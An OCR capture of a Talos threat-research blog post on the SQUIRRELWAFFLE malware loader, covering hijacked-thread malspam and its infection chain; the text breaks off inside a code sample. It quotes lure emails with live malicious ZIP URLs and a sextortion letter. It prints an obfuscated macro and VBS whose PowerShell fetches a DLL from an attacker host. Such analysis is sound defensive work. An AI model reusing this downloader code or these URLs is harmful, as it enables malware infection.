
SQUIRRELWAFFLE Leverages malspam to deliver Qakbot, Cobalt Strike

blog.talosintelligence.com/2021/10/squirrelwaffle-emerges.html



By Edmund Brumaghin, Mariano Graziano and Nick Mavis.

Executive summary


Recently, a new threat, referred to as "SQUIRRELWAFFLE" is being spread more widely via spam campaigns, infecting systems with a new malware loader. This is a malware family that's been spread with increasing regularity and could become the next big player in the spam space.

SQUIRRELWAFFLE provides threat actors with an initial foothold onto systems and their network environments that can then be used to facilitate further compromise or additional malware infections depending on how adversaries choose to attempt to monetize their access. In many cases, these infections are also being used to deliver and infect systems with other malware like Qakbot and the penetration-testing tool Cobalt Strike. Let's take a look at how this new threat operates and the volume and characteristics of the malicious email campaigns associated with it. Organizations should be aware of this threat, as it will likely persist across the threat landscape for the foreseeable future.

Email campaigns

The email threat landscape is constantly changing as new threats emerge or existing threats evolve over time. Over the past few years, Emotet has been one of the primary threats being delivered via malicious spam campaigns as we have previously described in detail several times. Following law enforcement disruption of the Emotet botnets, we've been waiting for another threat to fill the void left by Emotet's exit.

Beginning in mid-September 2021, we observed malspam campaigns being used to deliver malicious Microsoft Office documents that function as the initial stage of the infection process and are used to infect systems with SQUIRRELWAFFLE. Similar to what has been observed in previous threats like Emotet, these campaigns appear to be leveraging stolen email threads, as the emails themselves appear to be replies to existing email threads. As shown below, these emails typically contain hyperlinks to malicious ZIP archives being hosted on attacker-controlled web servers.




[redacted] [redacted]

Re: [redacted]


I found a notice that we should send you a faxing, but I can't see your proper number where to send it. Therefore I send this documents here:

https://sextoystore.co.in/temporibus-aut/nobis.zip

The language targeted by the reply messages typically matches the language used in the original email thread, demonstrating that there is some localization taking place dynamically. While the majority of the emails were written in English, the use of other languages across these campaigns highlight that this threat is not limited to a specific geographic region. Across the malicious email campaigns we have observed being used to deliver SQUIRRELWAFFLE, the top five languages used are as follows:



Consistent with other threats also leveraging stolen email threads, we observed some inconsistencies in how the attacker chooses which email chains to hijack. In the following example, the attacker was observed replying to an extortion email message, which is likely ineffective in convincing the recipient to access the content in the body of the email.


[redacted] [redacted]

Re: Payment from your account.


Good day.

Check out the document I sent you earlier. You may not have received it.

https://sweetlittle.ru/nesciunt-aut/eos.zip

Greetings! I have to share bad news with you. Approximately few months ago I have gained access to your devices, which you use for internet browsing. After that, I have started tracking your internet activities. Here is the sequence of events: Some time ago I have purchased access to email accounts from hackers (nowadays, it is quite simple to purchase such thing online). Obviously, I have easily managed to log in to your email account [redacted] One week later, I have already installed Trojan virus to Operating Systems of all the devices that you use to access your email. In fact, it was not really hard at all (since you were following the links from your inbox emails). All ingenious is simple. =) This software provides me with access to all the controllers of your devices (e.g., your microphone, video camera and keyboard). I have downloaded all your information, data, photos, web browsing history to my servers. I have access to all your messengers, social networks, emails, chat history and contacts list. My virus continuously refreshes the signatures (it is driver-based), and hence remains invisible for antivirus software. Likewise, I guess by now you understand why I have stayed undetected until this letter... While gathering information about you, I have discovered that you are a big fan of adult websites. You really love visiting porn websites and watching exciting videos, while enduring an enormous amount of pleasure. Well, I have managed to record a number of your dirty scenes and montaged a few videos, which show the way you masturbate and reach orgasms. If you have doubts, I can make a few clicks of my mouse and all your videos will be shared to your friends, colleagues and relatives. I have also no issue at all to make them available for public access. I guess, you really don't want that to happen, considering the specificity of the videos you like to watch, (you perfectly know what I mean) it will cause a true catastrophe for you. Let's settle it this way: You transfer $1650 USD to me (in bitcoin equivalent according to the exchange rate at the moment of funds transfer), and once the transfer is received, I will delete all this dirty stuff right away. After that we will forget about each other. I also promise to deactivate and delete all the harmful software from your devices. Trust me, I keep my word. This is a fair deal and the price is quite low, considering that I have been checking out your profile and traffic for some time by now. In case, if you don't know how to purchase and transfer the bitcoins - you can use any modern search engine. Here is my bitcoin wallet: 12kia5EdCV4k[illegible] You have less than 48 hours from the moment you opened this email (precisely 2 days). Things you need to avoid from doing: *Do not reply me (I have created this email inside your inbox and generated the return address). *Do not try to contact police and other security services. In addition, forget about telling this to you friends. If I discover that (as you can see, it is really not so hard, considering that I control all your systems) - your video will be shared to public right away. *Don't try to find me - it is absolutely pointless. All the cryptocurrency transactions are anonymous. *Don't try to reinstall the OS on your devices or throw them away. It is pointless as well, since all the videos have already been saved at remote servers. Things you don't need to worry about: *That I won't be able to receive your funds transfer. - Don't worry, I will see it right away, once you complete the transfer, since I continuously track all your activities (my trojan virus has got a remote-control feature, something like TeamViewer). *That I will share your videos anyway after you complete the funds transfer. - Trust me, I have no point to continue creating troubles in your life. If I really wanted that, I would do it long time ago! Everything will be done in a fair manner! One more thing... Don't get caught in similar kind of situations anymore in future! My advice - keep changing all your passwords on a frequent basis

Since the emergence of SQUIRRELWAFFLE, we have observed steady malicious email campaign activity associated with this threat. Below is a graph illustrating the volumetric trajectory of these campaigns between Sept. 1 and Oct. 15, 2021.




While the volume associated with these campaigns is not yet reaching the same level seen previously with threats like Emotet, it appears to be fairly consistent and may increase over time as the adversaries infect more users and increase the size of their botnet. The campaigns themselves feature several similar characteristics to the campaigns previously seen associated with established threats like Emotet. Due to the prevalence of these campaigns, organizations should be aware of SQUIRRELWAFFLE and the way it could be used by attackers to further compromise corporate networks.

In all of these cases, the emails are designed to trick the potential victim into accessing the included hyperlink to download a malicious ZIP archive. Malicious Microsoft Office files are inside the archives, which initiate the infection process as described below.

Infection process

When the victim accesses the hyperlink contained in the initial malicious spam message, they are sent a ZIP archive containing a malicious Office document. While these documents have varied across campaigns, in all cases, they are either Microsoft Word documents or Microsoft Excel spreadsheets. These documents contain the malicious code responsible for retrieving and executing the next stage component, in this case, the SQUIRRELWAFFLE payload.

Across all of the malspam campaigns observed, the distribution of DOC versus XLS was roughly 50/50.



In all of the campaigns observed, the distribution URLs that are used to host the malicious ZIP archives contain Latin words and follow a URL structure similar to the following example:

```
abogados-en-medellin[.]com/odit-error/assumenda[.]zip
```


We've observed that, in many cases, there are separate ZIP archives being hosted in different directories on the same domain at any given point in time. Inside of the ZIP archives, the malicious Office documents often follow a naming convention similar to the examples below:

```
chart-1187900052.xls
diagram-127.doc
diagram_1017101088.xls
specification-1001661454.xls
```

Since these campaigns began, we observed several variations in the way the documents function, so will describe two of the most common infection chains we observed in September. This threat is actively evolving, and during our research into SQUIRRELWAFFLE, we observed the distribution campaigns' shift to almost exclusively using Microsoft Excel spreadsheets for this purpose.

Malicious Word documents


As previously described, the initial malicious Office document format used across many of the early email campaigns was a Microsoft Word document. In this case it was made to appear as if it was associated with DocuSign, a popular document sharing and signing platform that is often used for a variety of purposes related to official transactions.



This document created in previous version of Microsoft Office Word.


To view or edit this document, please click "Enable editing" button on the top bar, and then click "Enable content"

In this particular case, the document contains malicious macros that initiate the SQUIRRELWAFFLE infection process if enabled by the victim. These macros are AutoOpen() and reference a macro function that contains the majority of the malicious code. Below is an example of one of these malicious functions present in one of the samples analyzed.



```
Sub eFile()
Dim QQ1 As Object
Set QQ1 = New Form
RO = StrReverse("\ataDmargorP\:C")
ROI = RO + StrReverse("sbv.nip")
ii = StrReverse("")
Ne = StrReverse("IZOIZIMIZI")
WW = QQ1.t2.Caption
MyFile = FreeFile
Open ROI For Output As #MyFile
Print #MyFile, WW
Close #MyFile
fun = Shell(StrReverse("sbv.nip\ataDmargorP\:C exe.tpircsc k/ dmc"), Chr(48))
End
End Sub
```

As can be observed in the previous code, the macros leverage string reversal as a way to slightly obfuscate the contents of the code. This macro is responsible for writing a VBS script to %PROGRAMDATA% and then executing it. The contents of the malicious script can be seen in the following screenshot.




```
Dim WAITPLZ, WS
WAITPLZ = DateAdd(Chr(115), 4, Now())
Do Until (Now() > WAITPLZ)
Loop

LL1 = "$Nano='JOOEX'.replace('JOO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli';
$ee='ent).Downl'; $rr='oadFile'; $bb='(''https://pri
yacareers.com/u9hDQN9Yy7g/pt.html'',''C:\ProgramData\www1.dll'')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc
-Join ''); OY $FOOX|OY;"

